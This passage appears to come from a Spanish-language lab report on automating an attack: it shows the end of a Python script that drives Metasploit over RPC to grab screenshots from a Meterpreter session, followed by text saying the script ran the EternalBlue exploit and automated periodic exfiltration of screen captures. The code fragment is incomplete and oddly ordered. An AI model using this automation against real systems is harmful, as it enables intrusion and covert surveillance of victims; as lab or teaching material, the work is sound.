
    print(f"Usando sesión {sid}. Iniciando capturas cada {INTERVALO} segundos ...")

    while True:
        try:
            print(f"[{datetime.now()}] Tomando screenshot ...")
            tomar_screenshot(sid)
        except Exception as e:
            print(f"Error: {e}")
            time.sleep(INTERVALO)

CLIENT = MetasploitClient(PASSWORD, SERVER=RPC_HOST, PORT=RPC_PORT, sid=sid)

```

Al dar permisos de ejecución y ejecutar el script, este lanzó automáticamente el exploit, detectó la sesión Meterpreter, cargó la extensión stdapi y comenzó a capturar pantallazos cada 5 minutos, almacenándolos exitosamente con marca de tiempo en el directorio de destino, como se observa tanto en la salida de consola como en el explorador de archivos.



Los resultados confirman que es posible automatizar completamente la exfiltración periódica de evidencia visual del sistema comprometido sin requerir supervisión manual continua, integrando la explotación (EternalBlue) y la post-explotación (captura de pantalla) en un único flujo programático.